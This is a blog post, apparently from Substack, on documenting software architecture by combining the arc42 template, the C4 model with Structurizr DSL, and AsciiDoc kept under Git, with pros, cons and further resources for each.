||||
|
||||
- **What should you document/communicate about your architecture?**
|
||||
|
||||
- **How should you document/communicate?**
|
||||
|
||||
|
||||
It enables us to:
|
||||
|
||||
✅ By organizing documentation into distinct sections, arc42 helps **separate different concerns.** This makes managing and navigating the documentation easier, enhancing clarity and readability.
|
||||
|
||||
✅ **arc42 is a widely recognized standard in the industry**, with extensive community support and resources. This makes it easier to find examples, tools, and guidance on how to use the template effectively.
|
||||
|
||||
✅ The structured approach of arc42 **improves communication among team members and stakeholders**. By providing a common framework, it ensures that everyone has a consistent understanding of the system’s architecture.
|
||||
|
||||
[
|
||||
|
||||
|
||||
|
||||
](https://substackcdn.com/image/fetch/f_auto,q_auto:good,fl_progressive:steep/https%3A%2F%2Fsubstack-post-media.s3.amazonaws.com%2Fpublic%2Fimages%2Fd7c2e043-d002-46fa-98c7-015f40c171da_1400x587.png)
|
||||
|
||||

arc42 template structure (credits: Dr. Gernot Starke)
|
||||
|
||||
The structure of an arc42 consists of (none is obligatory):
|
||||
|
||||
1. **Introduction:** This section overviews the software system, its purpose, and the stakeholders involved. It lists the software system's quality requirements, such as performance, security, and scalability (max five).
|
||||
|
||||
2. **Constraints:** This section lists any constraints that may impact the design of the software system, such as legal, regulatory, or organizational constraints.
|
||||
|
||||
3. **Context view:** This section describes the external factors that influence the software system, such as external interfaces, hardware, or the environment.
|
||||
|
||||
4. **Solution strategy:** A summary of the underlying choices and problem-solving tactics influencing the architecture. Some examples include technology, top-level breakdown, and methods for achieving high-quality goals.
|
||||
|
||||
5. **Building block view:** This section shows the high-level code structure of the system in the form of a diagram.
|
||||
|
||||
6. **Runtime view:** It shows the behavior of one of several building blocks in the form of essential use cases.
|
||||
|
||||
7. **Deployment view:** This section describes how the software system is deployed, including the hardware, software, and networking components.
|
||||
|
||||
8. **Cross-cutting concepts:** This section describes the crosscutting concepts, such as security, logging, and exception handling, that are used throughout the software system.
|
||||
|
||||
9. **Decision log:** This section provides a record of the significant design decisions made during the development of the software system.
|
||||
|
||||
10. **Quality requirements:** A list of quality requirements, described as scenarios.
|
||||
|
||||
11. **Risks:** What are known technical risks and problems in the system?
|
||||
|
||||
12. **Glossary**: Important terms used when discussing the system.
|
||||
|
||||
|
||||
[
|
||||
|
||||
|
||||
|
||||
](https://substackcdn.com/image/fetch/f_auto,q_auto:good,fl_progressive:steep/https%3A%2F%2Fsubstack-post-media.s3.amazonaws.com%2Fpublic%2Fimages%2F06c56c83-1a9e-4c77-bc93-1b0e0cfe21f9_768x384.png)
|
||||
|
||||
Also, we should mention some **disadvantages** of the arc42 template:
|
||||
|
||||
❌ The comprehensive nature of arc42 can lead to significant documentation, which might be seen as overhead. **This level of detail might be perceived as excessive for smaller projects and teams**.
|
||||
|
||||
❌ **There is a risk of over-documentation**, where the focus shifts from building the system to documenting every detail.
|
||||
|
||||
❌ Keeping the documentation current can become a **maintenance issue**, especially in rapidly changing environments. If not appropriately maintained, it can quickly become outdated and lose value.
|
||||
|
||||
**Arc42** provides **a variety of tools** to assist you in completing your document:
|
||||
|
||||
- **[arc42 Documentation Template](https://arc42.org/download)**. Direct link to download the arc42 documentation template, available in various formats such as AsciiDoc, Markdown, and DocBook.
|
||||
|
||||
- **[arc42 by Real-World Example](https://arc42.org/examples)**. A collection of real-world examples using the arc42 template to document software architectures.
|
||||
|
||||
- **[Software Architecture Documentation with arc42 (Book).](https://leanpub.com/arc42byexample)** A comprehensive guidebook on how to use the arc42 template for documenting software architectures, written by the creators of arc42.
|
||||
|
||||
|
||||
Along with the structure of architecture documentation, we need a way to describe different components of a system. One of the preferred ways to visualize software architecture is the **[C4 model](https://c4model.com/)**, developed by software architect and author [Simon Brown](https://simonbrown.je/). The C4 model examines a software system's static structures, containers, components, and code. Individuals use the software programs we create.
|
||||
|
||||
The C4 model consists of four levels of abstraction, which are represented by four different types of diagrams:
|
||||
|
||||

This diagram shows the system in context, providing an overview of the system and its environment. The system here has the highest level of abstraction, and it shows the system under consideration as a box in the center, surrounded by its users and other systems that interact with it. These diagrams help provide a big-picture overview.
|
||||
|
||||
[
|
||||
|
||||
|
||||
|
||||
](https://substackcdn.com/image/fetch/f_auto,q_auto:good,fl_progressive:steep/https%3A%2F%2Fsubstack-post-media.s3.amazonaws.com%2Fpublic%2Fimages%2Fba27630f-0fb3-4e50-9d65-15c417262f07_2480x1748.png)
|
||||
|
||||
System context diagram ([source](https://c4model.com/#SystemContextDiagram)).
|
||||
|
||||
This diagram shows the high-level components or services within the system and how they are connected. It shows each component as a box with its internal details abstracted away, separately deployable or executable. Containers can represent APIs, databases, file systems, etc.
|
||||
|
||||
This diagram shows the internal components of a container and how they interact with each other. It allows us to visualize abstractions in our codebase. For example, in C#, it is an implementation class behind some interface.
|
||||
|
||||
This diagram shows the detailed structure of a single component or module, including its classes and their relationships. Notations such as UML or Entity Relationship models can be used for this diagram.
|
||||
|
||||
Most teams should, at the very least, **produce and keep up-to-date context and container diagrams for their software system.** If they are helpful, component diagrams can be made, but you'll need to figure out how to automate changes to these diagrams for long-term documentation needs.
|
||||
|
||||
A critical aspect of the C4 model is that we can use it with **architecture as a code approach**. The main advantages of this approach are:
|
||||
|
||||
✅ **Version control.** The primary advantage of the diagram-as-code approach is the ability to use version control systems like Git. This allows teams to track changes to diagrams over time, ensuring a clear history of modifications.
|
||||
|
||||
✅ **Consistency**. Creating diagrams with code ensures that all visual representations of the architecture comply with a consistent style and format. This standardization reduces misunderstanding and enhances readability, making it easier for all team members to understand the diagrams.
|
||||
|
||||
✅ **Automation**. Such diagrams can be automatically generated and updated, significantly reducing manual effort and minimizing errors. This automation is the most useful when integrated into continuous integration and continuous deployment (CI/CD) pipelines, ensuring that diagrams are always current with the latest changes in the codebase.
|
||||
|
||||
To use the C4 model with this approach, you can use **[Structurizr DSL](https://www.structurizr.com/)**. It is a lightweight textual language used to create software architecture models, which allows for defining architecture in a structured, code-like format.
|
||||
|
||||
The basic syntax of Structurizr is the following:
|
||||
|
||||
- **Workspace:** The top-level element that contains your model and views.
|
||||
|
||||
- **Model:** Define your architecture's people, software systems, containers, components, and relationships. Syntax elements that are included are: `person`, `softwareSystem`, `container`, `component`, and relationship arrows (`->`).
|
||||
|
||||
- **Views:** Create different perspectives of your model, such as system context, container, and component views. Syntax elements used are: `systemContext`, `containerView`, `componentView`, `include`, `autolayout`.
|
||||
|
||||
- **Styles:** Customize the appearance of elements to enhance readability. Syntax elements: `element`, `background`, `color`, `shape`.
|
||||
|
||||
- **Themes:** Apply predefined visual styles to your diagrams (`theme)`.
|
||||
|
||||
|
||||
The syntax of [StructurizrDSL](https://docs.structurizr.com/dsl) is shown in the image below (on the left) and the generated diagram (on the right).
|
||||
|
||||
To learn more about other architecture as code tools, check the following text:
|
||||
|
||||
Note that the C4 model has some **disadvantages**, too:
|
||||
|
||||
❌ While the C4 model simplifies complex architectures into four levels of abstraction, understanding and effectively using the model can still require a **steep learning curve**.
|
||||
|
||||
❌ The C4 model might lead to **over-simplifying certain aspects of the architecture**, such as all necessary details about interactions, dependencies, or cross-cutting concerns (e.g., security, performance) at each level.
|
||||
|
||||
Some **additional resources** to learn more about the C4 model:
|
||||
|
||||
- [C4 model](https://c4model.com/).
|
||||
|
||||
- [Structurizr](https://docs.structurizr.com/).
|
||||
|
||||
- “[The C4 model for visualizing software architecture](https://leanpub.com/visualising-software-architecture)” book by Simon Brown.
|
||||
|
||||
- “[Software Architecture for Developers](https://leanpub.com/software-architecture-for-developers)” book by Simon Brown.
|
||||
|
||||
|
||||
If you like presentations more, check this one from Simon Brown on NDC Oslo 2023.
|
||||
|
||||
Additionally, you can check the book “**[Documenting Software Architectures: Views and Beyond](https://amzn.to/3xjIUXx)**” by Paul Clements et al., which offers a comprehensive overview of software architecture documentation approaches. Also, check “[Docs for Developers](https://amzn.to/3VjYri8)” and “[Docs like Code](https://amzn.to/3Vk1qHa)” books.
|
||||
|
||||

Now that we know how to use the arc42 template and what the C4 model is, we can use them together by mapping certain sections of the arc42 template to some C4 diagrams.
|
||||
|
||||
Here is how we can use them together:
|
||||
|
||||
- **Context Diagram:** Include in arc42 Section 3 (Context and Scope).
|
||||
|
||||
- **Container Diagram:** Include in arc42 Section 5 (Building Block View, Level 1).
|
||||
|
||||
- **Component Diagram:** Include in arc42 Section 5 (Building Block View, Level 2).
|
||||
|
||||
- **Class Diagram:** Include in arc42 Section 5 (Building Block View, Level 3).
|
||||
|
||||
- **Deployment Diagram**: Include in arc42 Section 7 (Deployment View).
|
||||
|
||||
|
||||
[
|
||||
|
||||
|
||||
|
||||
](https://substackcdn.com/image/fetch/f_auto,q_auto:good,fl_progressive:steep/https%3A%2F%2Fsubstack-post-media.s3.amazonaws.com%2Fpublic%2Fimages%2F21470b4a-6e85-40a9-bd35-356fd171ef85_2633x2219.png)
|
||||
|
||||

Now, when we have a documentation framework (**arc42**) and the diagramming model and tools (**C4 and Structurizr)**, we can use tools such as **[AsciiDoc](https://asciidoc.org/)** to maintain such documentation in version-controlled systems like **Git** close to the code. The **arc42** template is already [available](https://github.com/arc42/arc42-template) in the AsciiDoc format. **AsciiDoc** is a text-based markup language that allows you to write documents in a plain text format that can be converted into formats like HTML, PDF, EPUB, and more.
|
||||
|
||||
[
|
||||
|
||||
|
||||
|
||||
](https://substackcdn.com/image/fetch/f_auto,q_auto:good,fl_progressive:steep/https%3A%2F%2Fsubstack-post-media.s3.amazonaws.com%2Fpublic%2Fimages%2Fc1bfe63b-3737-4fee-8888-ea7c9213d4a9_5265x668.png)
|
||||
|
||||

An example of the **AsciiDoc** file (on the left), with the preview (on the right):
|
||||
|
||||
[
|
||||
|
||||
|
||||
|
||||
](https://substackcdn.com/image/fetch/f_auto,q_auto:good,fl_progressive:steep/https%3A%2F%2Fsubstack-post-media.s3.amazonaws.com%2Fpublic%2Fimages%2F12f0e4cc-5eb6-42e4-a689-35f83c8f862c_1081x404.png)
|
||||
|
||||
AsciiDoc syntax
|
||||
|
||||

**[The AsciiDoc file (.adoc)](https://docs.asciidoctor.org/asciidoc/latest/syntax-quick-reference/)** in the arc42 template that uses C4 diagrams could look like the image below. Note that in AsciiDoc, you can access the main file and reference other files from each section (e.g. index.adoc → goals.adoc, strategy.adoc, …), like in the example shown in the last section.
|
||||
|
||||
> *You have many file creation options for AsciiDoc files, such as the **[VSCode extension for AsciiDoc](https://marketplace.visualstudio.com/items?itemName=asciidoctor.asciidoctor-vscode)**.*
|
||||
|
||||
[
|
||||
|
||||
|
||||
|
||||
](https://substackcdn.com/image/fetch/f_auto,q_auto:good,fl_progressive:steep/https%3A%2F%2Fsubstack-post-media.s3.amazonaws.com%2Fpublic%2Fimages%2F2ad36bd2-d5a3-47ac-9fe1-dadc95eab428_1318x3466.png)
|
||||
|
||||
